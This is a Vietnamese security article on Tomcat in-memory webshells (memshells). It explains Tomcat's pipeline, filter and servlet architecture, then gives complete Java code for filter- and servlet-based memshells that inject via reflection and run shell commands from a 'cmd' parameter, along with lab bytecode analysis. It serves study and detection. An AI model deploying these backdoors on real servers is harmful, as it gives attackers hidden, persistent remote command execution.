
1. Giới thiệu về memshell



Memshell (memory shell hay còn gọi là memory webshell) là kỹ thuật tấn công web shell hiện đại, trong đó mã độc được tiêm trực tiếp vào bộ nhớ của ứng dụng web đang chạy mà không cần ghi file lên đĩa. Khác với webshell truyền thống (JSP, PHP, ASPX…), memshell tồn tại hoàn toàn trong runtime, giúp vượt qua hầu hết các giải pháp bảo mật dựa trên file monitoring, antivirus signature và WAF file-based.

Đặc điểm nổi bật của memshell:

- Không có file trên đĩa → khó bị phát hiện bởi antivirus, EDR file-based, và các công cụ quét webshell truyền thống.
- Tồn tại trong suốt vòng đời của JVM/process Tomcat, chỉ mất khi restart container hoặc application.
- Có thể được kích hoạt qua bất kỳ request HTTP nào (thường gắn password/cmd parameter).
- Dễ kết hợp với các công cụ C2 hiện đại như Behinder (冰蝎), Godzilla, AntSword.
- Khó phát hiện bằng log phân tích thông thường vì request đi qua pipeline bình thường của container.

2. Tổng quan kiến trúc Apache Tomcat dưới góc độ An toàn thông tin

Theo tài liệu kiến trúc chính thức của Apache Tomcat 9[1], Tomcat được tổ chức theo mô hình phân cấp với các thành phần chính: Server (toàn bộ container), Service (nhóm Connector và Engine), Connector (giao tiếp mạng), Engine (xử lý request), Host (virtual host), Context (web application), và Wrapper (Servlet).

Tuy nhiên, từ góc độ của kẻ tấn công, khi họ triển khai memshell trên hệ thống mục tiêu, họ cần quan tâm bốn thành phần quan trọng nhất là Engine, Host, Context, và Wrapper. Đây là các tầng container trực tiếp tham gia vào pipeline xử lý request, và là nơi kẻ tấn công có thể tiêm mã độc. Trong đó, Context là mục tiêu phổ biến nhất vì nó đại diện cho một ứng dụng web cụ thể, nơi chứa các Filter, Servlet và Listener.

Mỗi container đều có một **Pipeline** chứa nhiều **Valve**. Khi request đến, Pipeline gọi invoke() của Valve đầu tiên trong chain, và mỗi Valve sẽ gọi Valve tiếp theo cho đến khi request được xử lý bởi Servlet. Đây là mô hình Chain of Responsibility.

Trong Servlet Specification, ba thành phần chính là:

- **Servlet** – xử lý request/response chính.
- **Filter** – lọc request trước khi đến Servlet và response sau khi Servlet xử lý.
- **Listener** – lắng nghe sự kiện lifecycle (request created/destroyed, session, context…).

Thứ tự thực thi khi có request: **Listener → Filter Chain → Servlet**. Đây chính là lý do Filter và Listener trở thành điểm tiêm phổ biến nhất.

2.1. Container hierarchy

Context đại diện cho một web application, chứa filterDefs (định nghĩa Filter), filterMaps (URL mapping), children (Servlets), servletMappings, filterConfigs.

```
private final java.util.Map<java.lang.String, org.apache.catalina.core.ApplicationFilterConfig> filterConfigs;
private final java.util.Map<java.lang.String, org.apache.tomcat.util.descriptor.web.FilterDef> filterDefs;
private final org.apache.catalina.core.StandardContext$ContextFilterMaps filterMaps;
private final java.util.Map<java.lang.String, java.lang.String> servletMappings;
private final java.lang.Object servletMappingsLock;
```

2.2. Pipeline & Valve - Chain of Responsibility

Mỗi Container (Engine, Host, Context, Wrapper) đều có một **Pipeline** chứa nhiều **Valve**. Đây là mô hình **Chain of Responsibility** xử lý request tuần tự.

```
public interface org.apache.catalina.Pipeline extends org.apache.catalina.Contained {
  public abstract org.apache.catalina.Valve getBasic();
  public abstract void setBasic(org.apache.catalina.Valve);
  public abstract void addValve(org.apache.catalina.Valve);
  public abstract org.apache.catalina.Valve[] getValves();
  public abstract void removeValve(org.apache.catalina.Valve);
  public abstract org.apache.catalina.Valve getFirst();
  public abstract boolean isAsyncSupported();
  public abstract void findNonAsyncValves(java.util.Set<java.lang.String>);
}
```

Valve có method invoke(Request, Response) - đây là method xử lý request chính.

```
Compiled from "Valve.java"
public interface org.apache.catalina.Valve {
  public abstract org.apache.catalina.Valve getNext();
  public abstract void setNext(org.apache.catalina.Valve);
  public abstract void backgroundProcess();
  public abstract void invoke(org.apache.catalina.connector.Request, org.apache.catalina.connector.Response) throws java.io.IOException, javax.servlet.ServletException;
  public abstract boolean isAsyncSupported();
}
```

[1] https://tomcat.apache.org/tomcat-9.0-doc/architecture/overview.html

ValveBase là abstract class, không implement invoke(), nên mọi subclass (ví dụ EvilValve) đều phải tự implement

```
Compiled from "ValveBase.java"
public abstract class org.apache.catalina.valves.ValveBase extends org.apache.catalina.util.LifecycleMBeanBase implements org.apache.catalina.Contained,org.apache.catalina.Valve {
  protected static final org.apache.tomcat.util.res.StringManager sm;
  protected boolean asyncSupported;
  protected org.apache.catalina.Container container;
  protected org.apache.juli.logging.Log containerLog;
  protected org.apache.catalina.Valve next;
  public org.apache.catalina.valves.ValveBase();
  public org.apache.catalina.valves.ValveBase(boolean);
  public org.apache.catalina.Container getContainer();
  public void setContainer(org.apache.catalina.Container);
  public boolean isAsyncSupported();
  public void setAsyncSupported(boolean);
  public org.apache.catalina.Valve getNext();
  public void setNext(org.apache.catalina.Valve);
  public void backgroundProcess();
  protected void initInternal() throws org.apache.catalina.LifecycleException;
  protected void startInternal() throws org.apache.catalina.LifecycleException;
  protected void stopInternal() throws org.apache.catalina.LifecycleException;
  public java.lang.String toString();
  public java.lang.String getObjectNameKeyProperties();
  public java.lang.String getDomainInternal();
  static {};
}
```

Pipeline quản lý chain các Valve, có thể thêm/xóa Valve qua addValve() và removeValve().

```
Compiled from "StandardPipeline.java"
public class org.apache.catalina.core.StandardPipeline extends org.apache.catalina.util.LifecycleBase implements org.apache.catalina.Pipeline {
  protected org.apache.catalina.Valve basic;
  protected org.apache.catalina.Container container;
  protected org.apache.catalina.Valve first;
  public org.apache.catalina.core.StandardPipeline();
  public org.apache.catalina.core.StandardPipeline(org.apache.catalina.Container);
  public boolean isAsyncSupported();
  public void findNonAsyncValves(java.util.Set<java.lang.String>);
  public org.apache.catalina.Container getContainer();
  public void setContainer(org.apache.catalina.Container);
  protected void initInternal();
  protected void startInternal() throws org.apache.catalina.LifecycleException;
  protected void stopInternal() throws org.apache.catalina.LifecycleException;
  protected void destroyInternal();
  public java.lang.String toString();
  public org.apache.catalina.Valve getBasic();
  public void setBasic(org.apache.catalina.Valve);
  public void addValve(org.apache.catalina.Valve);
  public org.apache.catalina.Valve[] getValves();
  public javax.management.ObjectName[] getValveObjectNames();
  public void removeValve(org.apache.catalina.Valve);
  public org.apache.catalina.Valve getFirst();
  static {};
}
```

2.3. Thứ tự thực thi Request

Luồng xử lý request trong Tomcat:

Connector (nhận socket, parse HTTP)
↓
Engine (StandardEngineValve.invoke())
↓ Pipeline Valves
Host (StandardHostValve.invoke())
↓ Pipeline Valves
Context (StandardContextValve.invoke())
↓ Pipeline Valves
Wrapper (StandardWrapperValve.invoke())
↓ Pipeline Valves
ApplicationFilterChain.doFilter()
↓ Filter Chain
Servlet.service()

2.4. Filter Chain - ApplicationFilterChain

ApplicationFilterChain duy trì một mảng các Filter, gọi tuần tự qua internalDoFilter().

```
public final class org.apache.catalina.core.ApplicationFilterChain implements javax.servlet.FilterChain {
  private static final java.lang.ThreadLocal<javax.servlet.ServletRequest> lastServicedRequest;
  private static final java.lang.ThreadLocal<javax.servlet.ServletResponse> lastServicedResponse;
  public static final int INCREMENT;
  private org.apache.catalina.core.ApplicationFilterConfig[] filters;
```

```
  private int pos;
  private int n;
  private boolean servletSupportsAsync;
  private static final org.apache.tomcat.util.res.StringManager sm;
  private static final java.lang.Class<?>[] classType;
  private static final java.lang.Class<?>[] classTypeUsedInService;
  org.apache.catalina.core.ApplicationFilterChain();
  public void doFilter(javax.servlet.ServletRequest, javax.servlet.ServletResponse) throws java.io.IOException,
javax.servlet.ServletException;
  private void internalDoFilter(javax.servlet.ServletRequest, javax.servlet.ServletResponse) throws java.io.IOException,
javax.servlet.ServletException;
  public static javax.servlet.ServletResponse getLastServicedResponse();
  void addFilter(org.apache.catalina.core.ApplicationFilterConfig);
  void setServletSupportsAsync(boolean);
  public void findNonAsyncFilters(java.util.Set<java.lang.String>);
  private java.lang.Void lambda$doFilter$0(javax.servlet.ServletRequest, javax.servlet.ServletResponse) throws
java.lang.Exception;
```

2.5. Ba thành phần cốt lõi của Servlet

Theo Servlet, ba thành phần cốt lõi chính là:

Thành phần	Vai trò	Method chính
Servlet	Xử lý request/response chính	service()
Filter	Lọc request trước khi đến Servlet và response sau khi Servlet xử lý	doFilter()
Listener	Lắng nghe sự kiện lifecycle	requestInitialized(), requestDestroyed()

```
public interface javax.servlet.Servlet {
  public abstract void init(javax.servlet.ServletConfig) throws javax.servlet.ServletException;
  public abstract javax.servlet.ServletConfig getServletConfig();
  public abstract void service(javax.servlet.ServletRequest, javax.servlet.ServletResponse) throws
javax.servlet.ServletException, java.io.IOException;
  public abstract java.lang.String getServletInfo();
  public abstract void destroy();
}
```

Là module chính đóng vai trò như lớp trung gian giữa client và application phía server. Servlet tiếp nhận client request, xử lý rồi sau đó gửi trả response. Vòng đời của Servlet:

- init(): Chạy một lần duy nhất khi servlet được nạp vào bộ nhớ.
- service(): Nhận và xử lý từng yêu cầu từ người dùng, gọi các hàm doGet() hoặc doPost().
- destroy(): Giải phóng tài nguyên khi máy chủ dừng hoạt động hoặc gỡ bỏ servlet. Vai trò chính
- Xử lý dữ liệu form từ client gửi lên.
- Kết nối cơ sở dữ liệu để lấy hoặc lưu thông tin.
- Điều hướng trang và quản lý phiên làm việc (Session / Cookie).
- Đóng vai trò tầng điều khiển (Controller) trong mô hình MVC kết hợp cùng JSP. Các thành phần hỗ trợ
- Chạy bên trong một **Servlet Container** (ví dụ: Apache Tomcat, Jetty).
- Cấu hình đường dẫn thông qua @WebServlet hoặc file web.xml

Filter

```
public interface javax.servlet.Filter {
  public default void init(javax.servlet.FilterConfig) throws javax.servlet.ServletException;
```

```
  public abstract void doFilter(javax.servlet.ServletRequest, javax.servlet.ServletResponse, javax.servlet.FilterChain) throws
java.io.IOException, javax.servlet.ServletException;
  public default void destroy();
}
```

Filter trong Java Web (Servlet Filter) là một đối tượng nằm trong vùng đệm giữa client và servlet. Nó dùng để chặn, kiểm tra, thay đổi hoặc xử lý trước các HTTP request gửi đến server và HTTP response trả về client. Các chức năng chính của Filter

- **Xác thực (Authentication):** Kiểm tra xem người dùng đã đăng nhập hoặc có quyền truy cập vào trang web hay chưa.
- **Mã hóa (Encoding):** Thiết lập định dạng mã hóa tiếng Việt UTF-8 cho toàn bộ request và response.
- **Ghi log (Logging):** Theo dõi, ghi lại lịch sử truy cập, địa chỉ IP hoặc thời gian xử lý của các request.
- **Nén dữ liệu (Compression):** Giảm dung lượng dữ liệu trả về cho client. Các phương thức trong Filter Interface
- **init(FilterConfig filterConfig):** Khởi tạo filter khi ứng dụng web bắt đầu chạy.
- **doFilter(ServletRequest, ServletResponse, FilterChain):** Thực hiện công việc chặn và xử lý request/response. Gọi `chain.doFilter()` để chuyển tiếp đến tài nguyên tiếp theo.
- **destroy():** Hủy filter khi ứng dụng dừng hoạt động hoặc gỡ bỏ.

Listener

```
public interface javax.servlet.ServletRequestListener extends java.util.EventListener {
  public default void requestDestroyed(javax.servlet.ServletRequestEvent);
  public default void requestInitialized(javax.servlet.ServletRequestEvent);
}
```

Trong Java Web (Servlet/JSP), **Listener** là một đối tượng dùng để lắng nghe các sự kiện thay đổi trạng thái của ứng dụng như ServletContext, HttpSession hoặc ServletRequest. Khi một sự kiện xảy ra (ví dụ: ứng dụng khởi động, session được tạo hoặc bị hủy), Listener sẽ tự động chạy đoạn code định sẵn mà không cần gọi trực tiếp. Các loại Listener chính

- **ServletContextListener**: Theo dõi khi ứng dụng web bắt đầu chạy (startup) hoặc dừng lại (shutdown). Dùng để khởi tạo kết nối cơ sở dữ liệu hoặc nạp dữ liệu cấu hình.
- **HttpSessionListener**: Theo dõi vòng đời của session (khi người dùng đăng nhập/tạo phiên mới hoặc khi session hết hạn/đăng xuất). Dùng để đếm số lượng người đang online.
- **ServletRequestListener**: Theo dõi khi một request từ client gửi đến server và khi request đó kết thúc. Cách sử dụng Listener
- Tạo một class Java và implements các interface tương ứng như ServletContextListener hoặc HttpSessionListener.
- Ghi đè (override) các phương thức xử lý sự kiện bên trong.
- Đăng ký listener với container bằng cách dùng annotation @WebListener trực tiếp trên class hoặc cấu hình trong file web.xml.

Tuy nhiên, trong thực tế tấn công, memshell không chỉ giới hạn ở 3 thành phần này. Kẻ tấn công còn có thể nhắm vào các thành phần **của riêng Tomcat** (Valve), **tầng Connector** (WebSocket, Upgrade Protocol) hoặc các thành phần khác để tránh bị phát hiện.

3. Các loại memshell phổ biến trên Tomcat

3.1. Filter-based memshell

Filter nằm trước Servlet trong chain xử lý, có thể intercept **mọi request** và **dễ dàng trả response** mà không cần tiếp tục chain.

Quy trình xử lý:

1. Lấy đối tượng ServletContext từ request hiện tại.
2. Qua reflection lấy ApplicationContext → StandardContext.
3. Tạo Filter độc hại (implement javax.servlet.Filter hoặc jakarta.servlet.Filter).
4. Tạo FilterDef và thêm vào StandardContext.filterDefs.
5. Tạo FilterMap (URL pattern /*) và thêm vào đầu danh sách.
6. Tạo ApplicationFilterConfig và đưa vào map filterConfigs.


Bên cạnh đó, ServletContext.addFilter() chỉ cho phép gọi khi context chưa initialized. Do đó phải dùng reflection can thiệp trực tiếp vào StandardContext.

```
ServletContext servletContext = request.getSession().getServletContext();
    Field contextField = servletContext.getClass().getDeclaredField("context");
    contextField.setAccessible(true);
    ApplicationContext appContext = (ApplicationContext) contextField.get(servletContext);
    Field stdCtxField = appContext.getClass().getDeclaredField("context");
    stdCtxField.setAccessible(true);
    StandardContext standardContext = (StandardContext) stdCtxField.get(appContext);
```


Từ đây, ta tiến hành tạo đoạn code filter đơn giản và thử tải lên server Tomcat **9.0.120**

```
Filter evilFilter = new Filter() {
        public void init(FilterConfig filterConfig) throws ServletException {}
        public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain)
                throws IOException, ServletException {
            HttpServletRequest req = (HttpServletRequest) request;
            HttpServletResponse resp = (HttpServletResponse) response;
            String cmd = req.getParameter("cmd");
            if (cmd != null && !cmd.isEmpty()) {
                try {
                    String[] shellCmd;
                    if (System.getProperty("os.name").toLowerCase().contains("win")) {
                        shellCmd = new String[]{"cmd.exe", "/c", cmd};
                    } else {
                        shellCmd = new String[]{"/bin/sh", "-c", cmd};
                    }
                    Process process = Runtime.getRuntime().exec(shellCmd);
                    BufferedReader reader = new BufferedReader(
                        new InputStreamReader(process.getInputStream()));
                    StringBuilder output = new StringBuilder();
                    String line;
                    while ((line = reader.readLine()) != null) {
                        output.append(line).append("\n");
                    }
                    process.destroy();
                    resp.setContentType("text/plain;charset=UTF-8");
                    resp.getWriter().write(output.toString());
                    return;
                } catch (Exception e) {
                    resp.getWriter().write("Error: " + e.getMessage());
                    return;
                }
            }
            chain.doFilter(request, response);
        }
        public void destroy() {}
    };
```

Sau khi tải tệp thành công. Kích hoạt memshell, lúc này bất kỳ request nào chứa parameter đã được định nghĩa trong shell (ví dụ ?cmd=whoami) sẽ bị Filter bắt và thực thi lệnh.



Khi chúng ta dùng công cụ scan filter, chúng ta dễ dàng thấy Filter-based memshell đã được inject thành công vào Tomcat.



Tiến hành dump class Filter để xem source

```
root@tomcat-ubuntu-lab:/# javap -c '/opt/tomcat/work/Catalina/localhost/ROOT/org/apache/jsp/uploads/filter_005finject_jsp$1.class' | grep -A 500 "doFilter"
  public void doFilter(javax.servlet.ServletRequest, javax.servlet.ServletResponse, javax.servlet.FilterChain) throws java.io.IOException, javax.servlet.ServletException;
    Code:
       0: aload_1
       1: checkcast     #32                 // class javax/servlet/http/HttpServletRequest
       4: astore        4
       6: aload_2
       7: checkcast     #34                 // class javax/servlet/http/HttpServletResponse
      10: astore        5
      12: aload         4
      14: ldc           #36                 // String cmd
      16: invokeinterface #38,  2           // InterfaceMethod javax/servlet/http/HttpServletRequest.getParameter:(Ljava/lang/String;)Ljava/lang/String;
      21: astore        6
      23: aload         6
      25: ifnull        227
      28: aload         6
      30: invokevirtual #42                 // Method java/lang/String.isEmpty:()Z
      33: ifne          227
      36: ldc           #48                 // String os.name
      38: invokestatic  #50                 // Method java/lang/System.getProperty:(Ljava/lang/String;)Ljava/lang/String;
      41: invokevirtual #55                 // Method java/lang/String.toLowerCase:()Ljava/lang/String;
      44: ldc           #59                 // String win
      46: invokevirtual #61                 // Method java/lang/String.contains:(Ljava/lang/CharSequence;)Z
      49: ifeq          76
      52: iconst_3
      53: anewarray     #43                 // class java/lang/String
      56: dup
      57: iconst_0
      58: ldc           #65                 // String cmd.exe
      60: aastore
      61: dup
      62: iconst_1
      63: ldc           #67                 // String /c
      65: aastore
      66: dup
      67: iconst_2
      68: aload         6
      70: aastore
      71: astore        7
      73: goto          97
      76: iconst_3
      77: anewarray     #43                 // class java/lang/String
      80: dup
      81: iconst_0
```

Kế đến, ta phân tích **bytecode doFilter()** và nhận thấy rằng

1. Cast request/response sang HTTP

```
0: aload_1              // Load ServletRequest
1: checkcast #32        // Cast sang HttpServletRequest
4: astore 4             // Lưu vào biến local

7: checkcast #34        // Cast sang HttpServletResponse
10: astore 5            // Lưu vào biến local
```

Ý nghĩa: Ép kiểu ServletRequest → HttpServletRequest để dùng các method HTTP.

2. Đọc parameter "cmd"

```
12: aload 4             // Load HttpServletRequest
14: ldc #36             // Load String "cmd"
16: invokeinterface #38 // Gọi getParameter("cmd")
21: astore 6            // Lưu vào biến cmd
23: aload 6
25: ifnull 227          // Nếu cmd == null, nhảy đến dòng 227
28: aload 6
30: invokevirtual #42   // Gọi String.isEmpty()
33: ifne 227            // Nếu cmd rỗng, nhảy đến dòng 227
```

Ý nghĩa: Chỉ thực thi shell nếu cmd parameter tồn tại và không rỗng.

3. Xác định OS

```
36: ldc #48         // "os.name"
38: invokestatic #50  // System.getProperty("os.name")
41: invokevirtual #55 // toLowerCase()
44: ldc #59         // "win"
46: invokevirtual #61 // contains("win")
49: ifeq 76         // Nếu không phải Windows → nhảy đến Linux branch
```

Ý nghĩa: Xác định hệ điều hành để chọn shell phù hợp (Windows dùng cmd.exe, Linux dùng /bin/sh).

4. Tạo command cho Windows

```
52: iconst_3
53: anewarray #43    // new String[3]
56: dup
57: iconst_0
58: ldc #65          // "cmd.exe"
60: aastore          // [0] = "cmd.exe"
61: dup
62: iconst_1
63: ldc #67          // "/c"
65: aastore          // [1] = "/c"
66: dup
67: iconst_2
68: aload 6          // cmd parameter
70: aastore          // [2] = cmd
71: astore 7
73: goto 97
```

Ý nghĩa: Tạo mảng ["cmd.exe", "/c", "whoami"]

5. Tạo command cho Linux

```
76: iconst_3
77: anewarray #43    // new String[3]
80: dup
81: iconst_0
82: ldc #69          // "/bin/sh"
84: aastore          // [0] = "/bin/sh"
85: dup
86: iconst_1
87: ldc #71          // "-c"
89: aastore          // [1] = "-c"
90: dup
91: iconst_2
92: aload 6          // cmd parameter
94: aastore          // [2] = cmd
95: astore 7
```

Ý nghĩa: Tạo mảng ["/bin/sh", "-c", "whoami"]

6. Thực thi lệnh

```
97: invokestatic #73  // Runtime.getRuntime()
100: aload 7          // Load command array
102: invokevirtual #79 // Runtime.exec([String])
105: astore 8         // Process p = Runtime.exec(...)
```

Ý nghĩa: Thực thi lệnh hệ thống – đây là hành vi độc hại chính.

7. Đọc output và ghi vào response

```
107: new #83          // BufferedReader
111: new #85          // InputStreamReader
115: aload 8
117: invokevirtual #87 // process.getInputStream()
120: invokespecial #93 // InputStreamReader.<init>
123: invokespecial #96 // BufferedReader.<init>
126: astore 9

// Vòng lặp đọc output
```

```
140: aload 10        // StringBuilder
142: aload 11        // Line
144: invokevirtual #102 // StringBuilder.append(line)
147: ldc #106        // "\n"
149: invokevirtual #102 // StringBuilder.append("\n")
153: aload 9
155: invokevirtual #108 // readLine()
158: dup
159: astore 11
161: ifnonnull 140    // while ((line = reader.readLine()) != null)

164: aload 8
166: invokevirtual #111 // process.destroy()

// Ghi response
169: aload 5
171: ldc #114        // "text/plain;charset=UTF-8"
173: invokeinterface #116 // setContentType()
178: aload 5
180: invokeinterface #120 // getWriter()
185: aload 10
187: invokevirtual #124 // toString()
190: invokevirtual #127 // writer.write(output)
193: return
```

Ý nghĩa: Đọc output từ process và trả về phía client.

8. Xử lí logic khi không có tham số cmd

```
227: aload_3         // FilterChain
228: aload_1         // Request
229: aload_2         // Response
230: invokeinterface #141 // chain.doFilter(request, response)
235: return
```

Ý nghĩa: Nếu không có cmd, request tiếp tục bình thường (tránh bị phát hiện).

9. Xử lý Exception

```
194: astore 7        // catch Exception e
196: aload 5         // response
198: invokeinterface #120 // getWriter()
203: new #99         // StringBuilder
206: dup
207: ldc #132        // "Error: "
209: invokespecial #134
212: aload 7         // e
214: invokevirtual #136 // getMessage()
217: invokevirtual #102 // append()
220: invokevirtual #124 // toString()
223: invokevirtual #127 // writer.write()
226: return
```

3.2. Servlet-based memshell

Tạo một Servlet độc hại và đăng ký động vào StandardContext.


Quy trình xử lý:


1. Lấy StandardContext.
2. Tạo Wrapper (StandardWrapper) bao bọc Servlet độc hại.
3. Gọi standardContext.addChild(wrapper).
4. Đăng ký mapping URL (addServletMapping / addServletMappingDecoded tùy phiên bản Tomcat).

Ứng với quy trình trên, ta có đoạn code Servlet đơn giản cho việc triển khai memshell

```
HttpServlet evilServlet = new HttpServlet() {
        protected void doGet(HttpServletRequest req, HttpServletResponse resp)
                throws ServletException, IOException {
            // ONLY trigger when parameter "cmd" exists
            String cmd = req.getParameter("cmd");
            if (cmd != null && !cmd.isEmpty()) {
                try {
                    String[] shell = System.getProperty("os.name").toLowerCase().contains("win") ?
                        new String[]{"cmd.exe", "/c", cmd} :
                        new String[]{"/bin/sh", "-c", cmd};
                    Process p = Runtime.getRuntime().exec(shell);
                    BufferedReader br = new BufferedReader(new InputStreamReader(p.getInputStream()));
                    StringBuilder out = new StringBuilder();
                    String line;
                    while ((line = br.readLine()) != null) out.append(line).append("\n");
                    p.destroy();
                    resp.setContentType("text/plain;charset=UTF-8");
                    resp.getWriter().write(out.toString());
                    return;  // IMPORTANT: stop here
                } catch (Exception e) {
                    resp.getWriter().write("Error: " + e.getMessage());
                    return;
                }
            }
            try {
                req.getRequestDispatcher(req.getRequestURI()).forward(req, resp);
            } catch (Exception e) {
                // If forward fails, try to serve static content
                resp.sendError(HttpServletResponse.SC_NOT_FOUND);
            }
        }
    };
```


Tiến hành upload file lên server



